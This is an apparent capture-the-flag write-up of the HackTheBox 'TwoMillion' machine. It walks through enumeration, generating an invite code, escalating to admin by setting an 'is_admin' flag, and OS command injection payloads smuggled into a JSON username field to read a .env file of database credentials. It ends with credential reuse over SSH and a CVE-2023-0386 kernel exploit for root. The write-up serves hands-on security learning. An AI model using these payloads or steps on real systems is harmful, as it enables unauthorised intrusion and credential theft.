[HTB] Two Million
Table of Contents
Enumeration #1#
nmap#
nmap -sCV -oA nmap -v target.local

# ...
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx
|_http-title: Did not follow redirect to http://2million.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The initial Nmap scan revealed 2 services, namely http and ssh running.
http#

From the NSE http-title script we know that the webserver redirects to http://2million.htb. Thus I added the entry to /etc/hosts:
# /etc/hosts
# ...
10.10.11.221 2million.htb
The old HackTheBox portal was visible from now on:
ssh#
Based on the OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 banner, the host is likely using Ubuntu Linux 22.04.
gobuster#
To find all the possible subpaths I ran gobuster using the common.txt wordlist from the SecLists package.
gobuster dir -u http://2million.htb/ -w ./common.txt -b "301,404" -o gobuster_1.txt

# ...
/404                  (Status: 200) [Size: 1674]
/api                  (Status: 401) [Size: 0]
/home                 (Status: 302) [Size: 0] [--> /]
/invite               (Status: 200) [Size: 3859]
/login                (Status: 200) [Size: 3704]
/logout               (Status: 302) [Size: 0] [--> /]
/register             (Status: 200) [Size: 4527]
Register and log in#
I didn’t have creds so I couldn’t login to the platform. Registering was also tricky, as the invitation code was necessary to do so.
Invitation code#
The /invite page asked for the invitation code. I wasn’t able to find one manually, but the page fetched the /js/inviteapi.min.js script that was worth looking at.
Exploitation#
inviteapi.min.js#
eval(
  (function (p, a, c, k, e, d) {
    e = function (c) {
      return c.toString(36);
    };
    if (!"".replace(/^/, String)) {
      while (c--) {
        d[c.toString(a)] = k[c] || c.toString(a);
      }
      k = [
        function (e) {
          return d[e];
        },
      ];
      e = function () {
        return "\\w+";
      };
      c = 1;
    }
    while (c--) {
      if (k[c]) {
        p = p.replace(new RegExp("\\b" + e(c) + "\\b", "g"), k[c]);
      }
    }
    return p;
  })(
    '1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}',
    24,
    24,
    "response|function|log|console|code|dataType|json|POST|formData|ajax|type|url|success|api/v1|invite|error|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify".split(
      "|"
    ),
    0,
    {}
  )
);
It seemed that to obtain the invitation code, I needed to deobfuscate the inviteapi.min.js file.
💡Tip
Technically, I could just try the
verifyInviteCode|makeInviteCodein the Dev Tools to use these functions.I just didn’t figure that out. Key takeaway.
It took a while, but ultimately I was able to read the proper code:
var verifyInviteCode = function (code) {
  var formData = { code: code };
  $.ajax({
    type: "POST",
    dataType: "json",
    data: formData,
    url: "/api/v1/invite",
    success: function (data) {
      console.log(data);
    },
    error: function (data) {
      console.log(data);
    },
  });
};

var makeInviteCode = function () {
  $.ajax({
    type: "POST",
    dataType: "json",
    url: "/api/v1/invite/generate",
    success: function (data) {
      console.log(data);
    },
    error: function (data) {
      console.log(data);
    },
  });
};
At this point I was able to use the /api/v1/invite/generate endpoint to obtain the Invitation code:
curl --path-as-is -i -s -k -X $'POST' \
    -H $'Host: 2million.htb' \
    $'http://2million.htb/api/v1/invite/generate'
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 17 Sep 2024 20:16:36 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 91

{"0":200,"success":1,"data":{"code":"MzhFTTQtTkVQSFUtOExRMzUtOFk1RjI=","format":"encoded"}}
The invitation code seemed to be encoded with base64, so I decoded it:
echo "MzhFTTQtTkVQSFUtOExRMzUtOFk1RjI=" | base64 -d


38EM4-NEPHU-8LQ35-8Y5F2
And this way I was able to log in into the application:
Enumeration #2: API#
At the first sight, only the Change Log and the Access pages worked (I mean, they were still mocked, but the rest of the links redirected to /).
Clicking the Connection Pack or the Regenerate links on the Access page downloaded the .ovpn file (obviously the VPN connection did not work).
Both of these buttons made calls to the API though, the common denominator being /api/v1/.
GET /api/v1#
Trying to call the API root path resulted in obtaining the documentation of all the endpoints defined in the service. Jackpot.
curl --path-as-is -i -s -k -X $'GET' \
    -H $'Host: 2million.htb' \
    $'http://2million.htb/api/v1'
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 17 Sep 2024 20:36:48 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 800

{"v1":{"user":{"GET":{"\/api\/v1":"Route List","\/api\/v1\/invite\/how\/to\/generate":"Instructions on invite code generation","\/api\/v1\/invite\/generate":"Generate invite code","\/api\/v1\/invite\/verify":"Verify invite code","\/api\/v1\/user\/auth":"Check if user is authenticated","\/api\/v1\/user\/vpn\/generate":"Generate a new VPN configuration","\/api\/v1\/user\/vpn\/regenerate":"Regenerate VPN configuration","\/api\/v1\/user\/vpn\/download":"Download OVPN file"},"POST":{"\/api\/v1\/user\/register":"Register a new user","\/api\/v1\/user\/login":"Login with existing user"}},"admin":{"GET":{"\/api\/v1\/admin\/auth":"Check if user is admin"},"POST":{"\/api\/v1\/admin\/vpn\/generate":"Generate VPN for specific user"},"PUT":{"\/api\/v1\/admin\/settings\/update":"Update user settings"}}}}
Three of these were of my special interest :-)
/api/v1/admin/auth/api/v1/admin/vpn/generate/api/v1/admin/settings/update
Exploitation #2#
Web App Admin Privileges#
I poked around the /api/v1/admin/settings/update endpoint a bit. Ultimately, I’ve been able to escalate the privileges within the HackTheBox portal to admin with this HTTP request:
PUT /api/v1/admin/settings/update HTTP/1.1
Host: 2million.htb
Content-Type: application/json
[...]

{"email": "crmrs@example.com", "is_admin": 1}


HTTP/1.1 200 OK
Server: nginx
Date: Tue, 17 Sep 2024 20:44:04 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 41

{"id":14,"username":"crmrs","is_admin":1}
I verified this with /api/v1/admin/auth:
GET /api/v1/admin/auth HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: close
Cookie: PHPSESSID=g13t3hh7qscvo8p2cp8dhulht3
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Length: 0


HTTP/1.1 200 OK
Server: nginx
Date: Tue, 17 Sep 2024 20:45:11 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 16

{"message": true }
Generate VPN connection for Admin#
Trying the /api/v1/admin/vpn/generate for my user resulted in the response pretty similar to the output of the system command/shell script, hinting the RCE/OS Command Injection:
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
Content-Type: application/json
[...]

{"username":"crmrs"}

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 17 Sep 2024 21:08:44 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 10828

client
dev tun
proto udp
remote edge-eu-free-1.2million.htb 1337
resolv-retry infinite
nobind
persist-key
persist-tun
remote-cert-tls server
comp-lzo
verb 3
data-ciphers-fallback AES-128-CBC
data-ciphers AES-256-CBC:AES-256-CFB:AES-256-CFB1:AES-256-CFB8:AES-256-OFB:AES-256-GCM
tls-cipher "DEFAULT:@SECLEVEL=0"
auth SHA256
key-direction 1
<ca>
	<redacted>
</ca>
<cert>
Certificate:
	<redacted>
</cert>
<key>
	<redacted>
</key>
<tls-auth>
	<redacted>
</tls-auth>
Trying to append the OS command results with:
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
Content-Type: application/json
[...]\
{"username":"crmrs||echo hello"}

HTTP/1.1 200 OK
[...]

hello.ovpn
Confirming the OS Command Injection.
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
Content-Type: application/json
[...]

{
"username":"crmrs||echo $(whoami) #"
}

HTTP/1.1 200 OK
[...]

www-data
Then I’ve listed the contents of the directory:
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
Content-Type: application/json
[...]
{
"username":"crmrs||echo $(ls -al) #"
}


HTTP/1.1 200 OK
[...]

total 56
drwxr-xr-x 10 root root 4096 Sep 17 21:10 .
drwxr-xr-x 3 root root 4096 Jun 6 2023 ..
-rw-r--r-- 1 root root 87 Jun 2 2023 .env
-rw-r--r-- 1 root root 1237 Jun 2 2023 Database.php
-rw-r--r-- 1 root root 2787 Jun 2 2023 Router.php
drwxr-xr-x 5 root root 4096 Sep 17 21:10 VPN
drwxr-xr-x 2 root root 4096 Jun 6 2023 assets
drwxr-xr-x 2 root root 4096 Jun 6 2023 controllers
drwxr-xr-x 5 root root 4096 Jun 6 2023 css
drwxr-xr-x 2 root root 4096 Jun 6 2023 fonts
drwxr-xr-x 2 root root 4096 Jun 6 2023 images
-rw-r--r-- 1 root root 2692 Jun 2 2023 index.php
drwxr-xr-x 3 root root 4096 Jun 6 2023 js
drwxr-xr-x 2 root root 4096 Jun 6 2023 views
Immediately, I checked the .env file and obtained the DB credentials. They might be of use later:
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
Content-Type: application/json
[...]

{
"username":"crmrs||echo $(cat .env) #"
}

HTTP/1.1 200 OK
[...]

DB_HOST=127.0.0.1 DB_DATABASE=htb_prod DB_USERNAME=admin DB_PASSWORD=SuperDuperPass123
I tried to open the SSH connection using the same credentials as for the DB:
ssh admin@2million.htb
password prompt: SuperDuperPass123

You have mail.
admin@2million:~$ # Hello, world!
cat ~/user.txt
<redacted>
This way I obtained the user flag and the foothold 💪
Priv Esc#
The good part is that the mail service hinted there is something in the inbox, which I didn’t hesitate to check:
# /var/mail/admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
It hinted the possible exploit for this box.
uname -r
5.15.70-051570-generic
I’ve explored the filesystem a bit to find out someone already checked if the system can be exploited easily:
cd /tmp
ls -la | grep CVE

drwxrwxr-x  4 admin admin  4096 Sep 17 20:48 CVE-2023-0386-master
-rw-rw-r--  1 admin admin 11579 Sep 17 20:46 CVE-2023-0386-master.zip
This way I didn’t even have to figure out the exploit on my own.
Pwned#
cd CVE-2023-0386-master/
./exp

uid:1000 gid:1000
[+] mount success
total 24
drwxrwxr-x 1 root   root     4096 Sep 17 20:48 .
drwxrwxr-x 6 root   root     4096 Sep 17 21:53 ..
-rwsrwxrwx 1 nobody nogroup 16096 Sep 17 20:48 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
cd /root
ls -al

total 48
drwx------  8 root root 4096 Sep 17 19:17 .
drwxr-xr-x 19 root root 4096 Jun  6  2023 ..
lrwxrwxrwx  1 root root    9 Apr 27  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  2 root root 4096 Jun  6  2023 .cache
drwxr-xr-x  3 root root 4096 Jun  6  2023 .cleanup
drwx------  4 root root 4096 Jun  6  2023 .gnupg
drwxr-xr-x  3 root root 4096 Jun  6  2023 .local
lrwxrwxrwx  1 root root    9 May 26  2023 .mysql_history -> /dev/null
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Sep 17 19:17 root.txt
drwx------  3 root root 4096 Jun  6  2023 snap
drwx------  2 root root 4096 Jun  6  2023 .ssh
-rw-r--r--  1 root root 3767 Jun  6  2023 thank_you.json

cat root.txt
<redacted>